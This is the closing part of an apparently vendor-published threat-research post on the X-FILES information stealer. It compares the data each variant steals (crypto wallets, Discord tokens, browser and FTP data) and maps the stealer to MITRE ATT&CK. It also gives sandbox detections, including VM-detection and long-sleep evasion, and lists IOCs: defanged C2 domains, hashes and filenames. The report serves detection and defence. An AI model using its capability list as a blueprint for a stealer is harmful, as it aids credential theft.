Target Information	Latest Variant [June, 2022]	Second Variant [Dec, 2021]	Oldest Variant [March, 2021]
System Information	Yes*	Yes	Yes
Browser Information	Yes*	Yes*	Yes
Wallets Information	Yes	Yes	No

Telegram Information	Yes	Yes	No
FTP Information	Yes*	Yes	No
Files Collection	Yes	Yes	Yes
Steam Information	Yes	Yes	No
Discord Tokens	Yes	Yes	No
ScreenShot	Yes	Yes	Yes

Note: ”*” implies additional features have been added

Conclusion


It seems that the threat actors behind the X-FILES stealer campaign are continuously making changes or enhancement in the code and delivery mechanisms to steal a wider variety of sensitive user and system information. In the future, we anticipate additional variants that continue in this trend. Zscaler’s ThreatLabz team is continuously monitoring the campaign and will publish any new findings.

MITRE ATT&CK AND TTP Mapping

ID	Tactic
T1189	Drive-by Compromise
T1140	Deobfuscate/Decode Files or Information
T1082	System Information Discovery
T1083	File and Directory Discovery
T1005	Data from Local System

T1047	Windows Management Instrumentation
T1003	OS Credential Dumping
T1018	Remote System Discovery
T1552.002	Credentials in Registry
T1518.001	Security Software Discovery

Zscaler Sandbox Coverage:



CLASSIFICATION

Class Type
Malicious
Category
Malware & Botnet

Threat Score
94

MACHINE LEARNING ANALYSIS

- Malicious - High Confidence

MITRE ATT&

● High Risk ● Moderate Risk ● Low Risk

This report contains 18 ATT&CK techniques mapped to 6 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Queries Sensitive Operating System Information
- Queries Sensitive Processor Information (Via WMI, Win32_Processor, Often Done To Detect Virtual Machines)
- Queries Sensitive Video Device Information

NETWORKING

- HTTP GET Or POST Without A User Agent
- Uses Insecure TLS / SSL Version
- Found Many Strings Related To Crypto-Wallets
- Downloads Files From Web Servers Via HTTP
- Found Strings Which Match To Known Social Media URLs

STEALTH

- .NET Source Code Contains Potential Unpacker
- Binary Contains A Suspicious Time Stamp
- Disables Application Error Messages

SPREADING

No suspicious activity detected


INFORMATION LEAKAGE

- Tries To Harvest And Steal Putty Information (Sessions, Passwords, Etc)
- Tries To Harvest And Steal Browser Information
- Enumerates The File System

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects payloads with following threat name:

Win32.PWS.X-Files

***Appendix 1- C2 Panel



***Appendix 2 - IOCS

[+]Network indicators

ohvwowohv[.]ru

Xfilesreborn[.]ru

insidervpn[.]com

importadoracandy[.]com

xsph[.]ru

[+]MD5s

123fd0237ca90f8a606009461fe2bb76

1ed070e0d33db9f159a576e6430c273c

1b85d1786c4dde6ca1ee03a95e19531e

53ea3df8e2e5749eccd4334b8666da4d

908665f3d7fd15ac69eb2ac320a5338a

707e79d19e602986960fc3717c89d5c4

[+] Filenames

client.exe

ReadLineS0SAT.exe

Svc_host.exe

ConsoleA.exe

Thank you for reading

Was this post useful?

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our privacy policy.